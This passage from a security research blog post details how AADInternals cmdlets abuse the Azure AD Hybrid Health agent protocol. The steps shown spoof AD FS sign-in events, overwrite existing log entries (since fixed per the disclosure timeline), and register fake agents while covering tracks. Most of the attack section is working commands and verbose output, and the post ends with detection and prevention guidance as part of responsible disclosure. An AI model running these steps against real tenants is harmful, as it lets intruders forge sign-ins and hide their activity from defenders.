
```
<tenant_id>,<service_id>,<machine_id>,Adfs-UsageMetrics,<blob_url>,<date_string>
```

<tenant_id>,<service_id>,<machine_id> are the values from the steps 4 and 5. <blob_url> is the url used in the previous step but without query parameters. <date_string> is the signing time (UTC) in sortable format like:

2021-07-09T10:43:35

Signature is calculated by converting the string to a byte array of UNICODE values and by calculating a HMACSHA512 from it using the signing key calculated earlier. Finally, the signature is base 64 encoded.

Using the endpoint URL from the step 6, a connection is made to Azure Service Bus. Below is the screenshot from Fiddler showing the actual message containing the string to be signed and the actual signature.



The screenshot shows the Fiddler Web Debugger interface. The left pane displays a list of intercepted messages. The right pane shows the details of a selected message, which is a WebSocket message. The message body is a JSON object with a 'stringToSign' field and a 'signature' field. The signature is a long base64-encoded string. A red arrow points to the 'signature' field in the JSON object.

```
{
  "stringToSign": "adhsprodweuehadfsia.servicebus.windows.net:443",
  "signature": "Sprodwueaadsynciadata.blob.coraadfsia.servicebus.windows.net/afederationserverice-50abc8f3-243a-4ac1-a3fb-712054d7334b/a4143637-4alc-4be0-92b3-017560f36be8.json;.DataCompressedA;.SigningUtcTime...z..YU;.HmacSignature;XrB/xww9BCtL1WlWRBvx8ZGeutf9TxPCqz0IFJ3I6czSPiQSN0411rngmLa67301E1dZIg8Kim20103foU2ySw==.Su."
}
```

After sending the signature, the events are shown in the log in 15 minutes or so (can take much longer too).

Spoofing sign-ins log with AADInternals

AADInternals v0.5.0 includes the functionality to create fake events using the Hybrid Health Service protocol.

First, we need to get the agent information (requires local administrator rights to AD FS server):

```
# Get the agent information and save to a variable
$agentInfo = Get-AADIntHybridHealthServiceAgentInfo
```

Second, we create an array of fake events. This and the next step can be done from any internet-joined computer using the agent information from the previous step.

```
# Create an array of fake events
$events=@(
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN "NestorW@contoso.azurelab
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN "DiegoS@contoso.azurelabs
)
```

Finally, we'll send the events! I'm using -Verbose switch here to see what's going on under-the-hood:

```
# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events -Verbose
```

Output:

```
VERBOSE: POST https://s1.adhybridhealth.azure.com/oauth2/token with -1-byte payload
VERBOSE: received 443-byte response of content type application/json; charset=UTF-8
VERBOSE: GET https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/mon
VERBOSE: received 218-byte response of content type application/json; charset=utf-8
VERBOSE: GET https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/mon
VERBOSE: received 411-byte response of content type application/json; charset=utf-8
VERBOSE: Get-CompressedByteArray
VERBOSE: PUT https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-50abc8
VERBOSE: received 0-byte response of content type
VERBOSE: Opening websocket: wss://adhsprodweuehadfsia.servicebus.windows.net/$servicebus/webso
VERBOSE: IN: @{Type=Protocol SASL; Protocol=3; Major=1; Minor=0; Revision=0}
VERBOSE: OUT: @{Type=Protocol SASL; Protocol=3; Major=1; Minor=0; Revision=0}
VERBOSE: IN: @{Type=Protocol SASL; Protocol=3; Major=1; Minor=0; Revision=0}
VERBOSE: IN: @{Size=63; DOFF=2; Extended Header=System.Object[]; Type=SASL Mechanisms; Content
VERBOSE: IN: @{Size=26; DOFF=2; Extended Header=System.Object[]}
```

```
VERBOSE: OUT:@{Size=26; DOFF=2; Extended Header=System.Object[]}  
VERBOSE: IN: @{Size=26; DOFF=2; Extended Header=System.Object[]; Type=SASL Outcome; Status=ok;  
VERBOSE: IN: @{Type=Protocol AMQP; Protocol=0; Major=1; Minor=0; Revision=0}  
VERBOSE: OUT:@{Type=Protocol AMQP; Protocol=0; Major=1; Minor=0; Revision=0}  
VERBOSE: IN: @{Type=Protocol AMQP; Protocol=0; Major=1; Minor=0; Revision=0}  
VERBOSE: IN: @{Size=106; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; Co  
VERBOSE: OUT:@{Size=106; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; Co  
VERBOSE: IN: @{Size=71; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; Co  
VERBOSE: IN: @{Size=35; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; Re  
VERBOSE: OUT:@{Size=35; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; Re  
VERBOSE: IN: @{Size=34; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; Re  
VERBOSE: IN: @{Size=124; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: OUT:@{Size=124; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: IN: @{Size=132; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: IN: @{Size=36; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne  
VERBOSE: IN: @{Size=159; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: OUT:@{Size=159; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: IN: @{Size=167; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: IN: @{Size=37; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne  
VERBOSE: OUT:@{Size=37; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne  
VERBOSE: IN: @{Size=556; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=0  
VERBOSE: OUT:@{Size=556; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=0  
VERBOSE: IN: @{Size=113; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=0  
VERBOSE: IN: @{Size=266; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: OUT:@{Size=266; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;  
VERBOSE: IN: @{Size=5469120; DOFF=23; Extended Header=System.Object[]}  
VERBOSE: IN: @{Size=580; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=0  
VERBOSE: OUT:@{Size=580; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=0  
VERBOSE: IN: @{Size=17; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: OUT:@{Size=17; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: IN: @{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: OUT:@{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: IN: @{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: OUT:@{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0; I  
VERBOSE: IN: @{Size=15; DOFF=2; Extended Header=System.Object[]; Type=AQMP End; Channel=0; Err  
VERBOSE: OUT:@{Size=15; DOFF=2; Extended Header=System.Object[]; Type=AQMP End; Channel=0; Err  
VERBOSE: Closing websocket
```

After 15 min or so, the events appear in the **sign-ins (interactive)** log. And as we can see, we were able to alter also the sign-ins time:

Date : **Last 24 hours**
Show dates as : **UTC**
Add filters

User sign-ins (interactive)
User sign-ins (non-interactive)
Service principal sign-ins
Managed identity sign-ins

Date (UTC)	Request ID	User	Application	Status	IP address	Location
7/9/2021, 11:17:27 AM	8d62c873-3d82-48f9-a30b-5...	Diego Siciliani	NotApplicable	Success	11.11.11.11	
7/9/2021, 10:17:27 AM	99058842-cf24-4159-850a-e...	Nestor Wilke	NotApplicable	Success	22.22.22.22	Rawalpindi, Punjab, PK

Tampering with sign-ins log

Studying the protocol and the information sent to Azure AD, I noticed that the **Request ID** in the sign-ins is equal to the **UniqueID** of the event.

The screenshot shows the 'User sign-ins (interactive)' tab in the Azure portal. A red box highlights the 'UniqueID' field in the JSON response, which contains the value '8d62c873-3d82-48f9-a30b-532be551709c'. A red arrow points from this box to the 'Request ID' column in the table below, which also contains the same value.

Date (UTC)	Request ID	User	Application	Status	IP address
11:21:16 AM	618fe552-5db9-4d5f-a09e-e056d0bd4f00		Azure Portal	Success	
11:21:06 AM	70eb28-3c14-4b8a-8df2-9c5106c84c00		Azure Portal	Success	
11:17:27 AM	8d62c873-3d82-48f9-a30b-532be551709c	Diego Siciliani	NotApplicable	Success	11.11.11.11

This made me wonder what happens if I use an existing **Request ID** as **UniqueID** for the events:

```
# Create an event using existing Request ID as UniqueID
$events=@(
```

```
New-AADIntHybridHealtServiceEvent -UniqueID "8d62c873-3d82-48f9-a30b-532be551709c" -Server  
)
```

It turned out that **the fake event overwrote the existing event!** This allowed threat actors to hide their log-in activities by replacing their log-ins with arbitrary information.

Timeline:

Date	Activity
May 30th 2021	Discovery of the vulnerability
May 31st 2021	Reported the vulnerability to Microsoft
Jun 6th 2021	Shared tool with Microsoft to reproduce the issue
Jun 16th 2021	Microsoft confirmed the behaviour and indicated reviewing the report for a bounty award
Jul 2nd 2021	Microsoft awarded bounty of 10000 USD (Severity: Important, Security Impact: Spoofing)
Jul 2nd 2021	Disagreed with the severity and impact - spoofing is spoofing and tampering is tampering..
Jul 6th 2021	Microsoft reported that a fix had been applied
Jul 7th 2021	Confirmed the fix adressed the issue: Now all events will get a randomly generated Request ID so the tampering is not possible anymore.

Registering fake agents with AADInternals v0.5.0 and later

Creating fake log-in events using an existing agent requires local administrator access to the server where the agent is installed. With **Global Administrator** permissions, this can also be done remotely, as fake agents can be registered from any computer with internet connect - even for tenants which do not have AD FS.

Note: For some reason, the **registration events are not logged to the audit log**, making it very easy to hide your tracks!

Registering hybrid health service


First, we need to create a new hybrid health service:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create a new AD FS service
New-AADIntHybridHealthService -DisplayName "sts.company.com" -Signature "sts.company.com" -Type
```

```
activeAlerts                : 0
additionalInformation        :
createdDate                  : 2021-07-12T07:25:29.1009287Z
customNotificationEmails     :
disabled                     : False
displayName                  : sts.company.com
health                       : Healthy
lastDisabled                 :
lastUpdated                  : 0001-01-01T00:00:00
monitoringConfigurationsComputed :
monitoringConfigurationsCustomized :
notificationEmailEnabled     : True
notificationEmailEnabledForGlobalAdmins : True
notificationEmails           :
notificationEmailsEnabledForGlobalAdmins : False
resolvedAlerts               : 0
serviceId                    : 189c61bb-2c9c-4e86-b038-d0257c6c559e
serviceMembers               :
serviceName                  : AdFederationService-sts.company.com
signature                    : sts.company.com
simpleProperties               :
tenantId                     : c5ff949d-2696-4b68-9e13-055f19ed2d51
type                         : AdFederationService
originalDisabledState        : False
```

The new service will now appear in the list of AD FS services:



Home > Contoso > Azure Active Directory Connect Health

Azure Active Directory Connect Health | AD FS services

Contoso

Quick start

Azure Active Directory Connect (Sync)

- Sync errors
- Sync services

Active Directory Federation Services

- AD FS services

Service Name	Active Alerts	Last Updated	Status
sts.company.com	-	-	Unmonitored
sts.fake.myo365.site	2	7/9/2021, 2:17:00 PM	Unhealthy

As we can see, the status of the service is currently **Unmonitored**. This is because we have not registered any service members yet.

Registering AD FS server

Let's next register a new AD FS server:

```
# List the service names
Get-AADIntHybridHealthServices -Service AdFederationService | ft serviceName
```

```
serviceName
-----
AdFederationService-sts.company.com
AdFederationService-sts.fake.myo365.site
```



```
# Register a new AD FS server
Register-AADIntHybridHealthServiceAgent -ServiceName "AdFederationService-sts.company.com" -Ma
```

```
Agent info saved to "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f15"
Client certificate saved to "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f15"
```


Agent information (AgentKey etc.) is saved to a .json file and the agent's certificate to a .pfx file (empty password).

Now the service status has changed to **Healthy**:


[Home](#) > [Azure Active Directory Connect Health](#)


 **Azure Active Directory Connect Health** | AD FS services  ...

Contoso


 Quick start


Azure Active Directory Connect (Sync)


 Sync errors



 Sync services

Active Directory Federation Services

 AD FS services



 Find ...


Service Name	↑↓ Active Alerts	↑↓ Last Updated	↑↓ Status
sts.company.com	0	1/1/1, 12:00:00 AM	 Healthy
sts.fake.myo365.site	2	7/9/2021, 2:17:00 PM	 Unhealthy

Clicking the service will show the details of the service and we can see there is one registered AD FS server:


[Home](#) > [Azure Active Directory Connect Health](#) >


sts.company.com

...

 Delete


Overview

 sts.company.com




Federation Server


1 INSTANCES



Federation Server Proxy

0 INSTANCES

 Quick Start

 Properties

Clicking anywhere in the Overview box will show the list of all registered agents:

[Home](#) > [Azure Active Directory Connect Health](#) > [sts.company.com](#) >

Server List

sts.company.com

Name	Active Alerts	Last Boot Time	Last Uploaded
Active Directory Federation Server			
ADFS01	0	1/1/1, 24:00:00	1/1/1, 24:00:00
Active Directory Federation Proxy Server			
No items for this.			

Multiple servers and proxies can be registered with the same process.

Creating fake events

Now we can create fake events same way we did [above](#):

Now we can load the agent information to a variable and create fake events as [above](#):

```
# Load the agent information and save to a variable
$agentInfo = Get-Content "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f19ed..."

# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events -Verbose
```

Removing fake services and agents

Finally, to hide your tracks, you can remove the service and agents:

```
# Remove the service and agents
```

```
Remove-AADIntHybridHealthService -ServiceName "AdFederationService-sts.company.com"
```

Note: I was able to create AD FS service and register agents also to the tenant without Azure Premium P1 or P2 subscription. However, the events won't appear in the Azure AD sign-ins log and service can't be viewed from the Azure Portal.

How to detect

Exporting agent secrets

After original publication of this blog, [@Cyb3rWard0g](#) created [Sigma](#) and [Azure Sentinel](#) rules for detecting access to agent key.

Spoofing

This kind of activity, where you communicate with the cloud directly, is often hard to detect. In this case, with the information available at [ADFSSignInLog](#), exploitation can't be detected at all.

Registering fake services

As mentioned earlier, **registration events are not logged to the audit log**. However, the events are included in the **Directory Activity log** of any **Azure subscription** of the tenant:

Home > Subscriptions > Visual Studio Enterprise Subscription

Visual Studio Enterprise Subscription | Account

Subscription

Search (Ctrl+ /)

Directory Activity Edit columns

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Security

Events

Cost Management

Cost analysis

Cost alerts

Budgets

You are viewing Directory Logs

Search

Timespan: Last month

3 items.

Operation name

> Creates a server.

> Creates a server.

> Creates a server.

Creates a server.

Mon Aug 16 2021 15:25:35 GMT+0300 (Eastern European Summer Time)

Summary JSON


Operation name Creates a server.

Time stamp Mon Aug 16 2021 15:25:35 GMT+0300 (Eastern European Summer Time)

Event initiated by admin@ onmicrosoft.com

How about the tenants without Azure subscription? Don't worry, I got you covered as **AADInternals v0.6.0** includes a function to view the Azure Directory Activity log items!

Note: If the tenant doesn't have Azure subscription, the user must have "Access management for Azure resources" switched on at **Azure AD properties** or use **AADInternals Grant-AADIntAzureUserAccessAdminRole** function to switch it on.



To get the Azure Directory Activity events use the following commands:

```
# Get the access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Optional: grant Azure User Access Administrator role (and wait for about 10 seconds for change)
Grant-AADIntAzureUserAccessAdminRole

# Get the events for the last month
$events = Get-AADIntAzureDirectoryActivityLog -Start (Get-Date).AddDays(-31)

# Select ADHybridHealthService related events and extract relevant information
$events | where {$_.authorization.action -like "Microsoft.ADHybrid*"} | %{New-Object psobject
```

Output:

Scope	Operation
-----	-----
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com	Create

```
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Update
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Update
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Delete
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Delete
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Delete
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Delete
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Update
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Update
```

The highlighted rows shows that modification requests are originating from a different ip address and thus indicates suspicious activity.

For automated detection, see [@Cyb3rWard0g's Sigma](#) and [Azure Sentinel](#) rules!

How to prevent

There are no special actions to take to prevent the exploitation. However, the two actions mentioned many many times earlier are still working:

- Treat AD FS servers as Tier 0 servers
- Limit the number of Global Administrators

Summary

Azure AD Hybrid Health agents are used to provide health status of hybrid on-prem services to Azure Portal. Since March 2021, also AD FS log-in events are sent to Azure AD and are available at Azure AD sign-ins log.

As I demonstrated in this blog, these kind of services can easily be exploited and used for sending arbitrary information to the target tenant. In this case, one can fill the Azure AD sign-ins log with fake log-in events to hide malicious activity. I also demonstrated how it was possible to tamper with the existing sign-in events before it was fixed by Microsoft.

References

- Secureworks: [Azure Active Directory Sign-Ins Log Tampering](#)
- Microsoft: [What is Azure AD Connect Health?](#)

- Microsoft: [March identity updates – Public preview of AD FS sign-in activity in Azure AD reporting and more](#)
- Microsoft: [AD FS sign-ins in Azure AD with Connect Health - preview](#)
- Roberto Rodriguez (@Cyb3rWard0g): [SigmaHQ pull request #1934: Feature/aad health agent hybrid adfs services](#)
- Roberto Rodriguez (@Cyb3rWard0g): [Azure Sentinel AAD Hybrid Health rules](#)



About Dr Nestori Syynimaa (@DrAzureAD)

Dr Syynimaa works as Principal Identity Security Researcher at Microsoft Security Research. Before his security researcher career, Dr Syynimaa worked as a CIO, consultant, trainer, and university lecturer for over 20 years. He is a regular speaker in scientific and professional conferences related to Microsoft 365 and Entra ID (Azure AD) security.

Before joining Microsoft, Dr Syynimaa was Microsoft MVP in security category and Microsoft Most Valuable Security Researcher (MVR).

«PREVIOUS

Exporting AD FS certificates revisited: Tactics, Techniques and Procedures

NEXT»

AADInternals admin and blue team tools

